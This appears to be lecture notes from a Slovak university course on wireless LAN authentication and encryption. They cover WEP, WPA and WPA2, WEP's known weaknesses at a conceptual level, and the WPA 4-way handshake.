Wireless LAN 3/3

KIS FRI UNIZA


Vytvorené v rámci projektu KEGA 026TUKE-4/2021

WLAN Authentication and Data Encryption methods

The 802.11 standard specifies two methods for the authentication: Open System authentication and Shared Key authentication.

- **Open System authentication** - two frames exchange in this process. he first message contains the sending node's 802.11 capabilities. Once the Open System authentication and association is successful, the client becomes a member of the BSS. WEP is not used as part of the Open System authentication process, but WEP encryption can be used to provide data security after a successful authentication and association.
- **Shared Key Authentication** - four authentication messages exchange between client and AP and uses **WEP (Wired Equivalent Privacy)** encryption to authenticate the client.

1. The client sends the authentication request to the AP.
2. The AP sends a clear-text challenge to the client station using an authentication response frame.
3. The client station then encrypts the clear-text challenge and sends it back to the AP by using the frame body of the authentication frame.
4. The AP decrypts the station's response and compares it to the challenge text. If it matches, the AP will send the final authentication frame to the client and confirms the successful authentication.





WEP - Authentication


- Used for Authentication as well as for data encryption
- Uses **RC4** (Rivest Cipher, also called Pseudo Random Number Generator - **PRNG**) cipher for confidentiality and uses CRC-32 checksum for transmission error less integrity
- RC4 is an encryption algorithm, which is known as stream cipher. Stream cipher operates by expanding a short key into an infinite pseudo-random **keystream**.
- Keystream is a stream of pseudo-random characters that are combined with a plaintext message to produce an encrypted message.
- 24-bit **Initialization Vector (IV)** and 40-bit (10 4-bit hex characters 0-9 A-F) or 104-bit **Secret WEP Key,** the purpose of the random IV (2^24 ~ 16 million possible key streams for a Key) is to allow reuse of the same Secret WEP Key for several different messages
- **Challenge authentication message** sent by AP - cleartext message 128 bytes long
  - Encrypted challenge sent by the client, together with cleartext IV and **ICV** (Integrity Check Value – fixed length hash of the cleartext - 4B)

WEP - Data encryption

- **XOR**s key-stream **(K)** with plaintext **(P)** to produce ciphertext **(C)**
- Per packet encryption - IV randomly changes for each packet
- Random IV and Secret Key is combined (IV is pre-pended to K) as an input string for PRNG (24+40 or 24+104) **64-bit or 128-bit RC4 key** (or **Seed**)
- Each device can have up to 4 static WEP keys, **Key ID** parameter used to identify it
- the purpose of the random IV (2^24 ~ 16 million possible key-streams for a single key)








WEP - proved insecure therefore already deprecated

Two possible ways of breaking WEP encrypted data:

1. To discover the Secret Key itself
2. To discover all possible key-streams that a Key can generate
   - RC4 encryption involves XOR-ing the keystream (K) with the plaintext (P) data to produce the ciphertext (C). If an attacker knows any two of these three elements, he can calculate the third. An attacker can always know C because it is broadcast. Thus, if an attacker knows P, he can get K. After he has K, he can recover P in following packets.
   - A dictionary of all (~16M) keystreams that are ~1500B long (packets) only takes about 24 GB to store.


I. *One method is to wait for repeated keystreams (known via IV), known as a collision, which reveals information about the data and the keystream.*


II. *The 2nd method is to know some or all of the data that was encrypted.*



WPA - Data encryption

- **WPA - WiFi Protected Access**
- **WPA** was introduced before 802.11i (~2003) as an intermediate solution to WEP volnurabilities
- Uses **RC4** encryption protocol to secure data with **TKIP** enhancement
- **Temporal Key Integrity Protocol (TKIP)** – uses the RC4 stream encryption algorithm as its basis. However, dynamically generates a new random **128-bit RC4 key** (per-packet key) for each packet.
- WPA included a **Message Integrity Check (MIC**, using new hashing function Michael**)**. This replaced the CRC.






WPA2 - Data encryption

- WPA2 has been standardize in 802.11i
- 802.11i-2004 is an amendment to original 802.11
- 128-bits **Advanced Encryption Standard (AES)** block cipher algorithm for both authentication and encryption processes, replaces RC4
- **Counter Mode with Cipher Block Chaining (CCMP)** replaces TKIP
  - CCM mode for AES
  - 128-bit keys, 48-bit IV
  - CBC-MAC for the message integrity
- WPA2 still considered secure
- Vulnerability in 4-way handshake

	WEP 1997	WPA 2003	WPA2 2004
Encryption	RC4	RC4	AES
Key rotation	None	Dynamic session keys	Dynamic session keys
Key distribution	Manually typed into each device	Automatic distribution available	Automatic distribution available
Authentication	Uses WEP key as AuthC	Can use 802.1x & EAP	Can use 802.1x & EAP


WPA/WPA2 – Authentication modes

- **WPA Personal mode -** It is also called **WPA-PSK (Pre-Shared Key)**
  - Home or small offices
  - No authentication server
  - A secret key shared manually
- **WPA Enterprise mode -** In order to authenticate users and issue new keys that ensure a key management it utilizes the **IEEE 802.1x** standard (port-based access control standard)
  - Requires a **RADIUS** (Remote Authentication Dial-In User Service) server
  - 802.1X standard uses the **Extensible Authentication Protocol (EAP),** EAP over LAN (EAPoL) on Ethernet**,** for authentication
  - Provides additional per user security



WPA/WPA2 – Authentication – 4-way handshaking

- **PTK (Pairwise Transient key)** is used to encrypt all unicast traffic between a client station and the access point
  - *PTK = Pseudo_Random_Function (PMK + Anonce + SNonce + Mac (AA)+ Mac (SA))*
- **PMK (Pairwise Master Key).** Generated from MSK (Master Session Key), which is generated during 802.1x/EAP process or simply **Pre-Share Key (PSK)**
- **SNonce** – STA Nonce
- **ANonce** – AP Nonce




WPA/WPA2 – Authentication

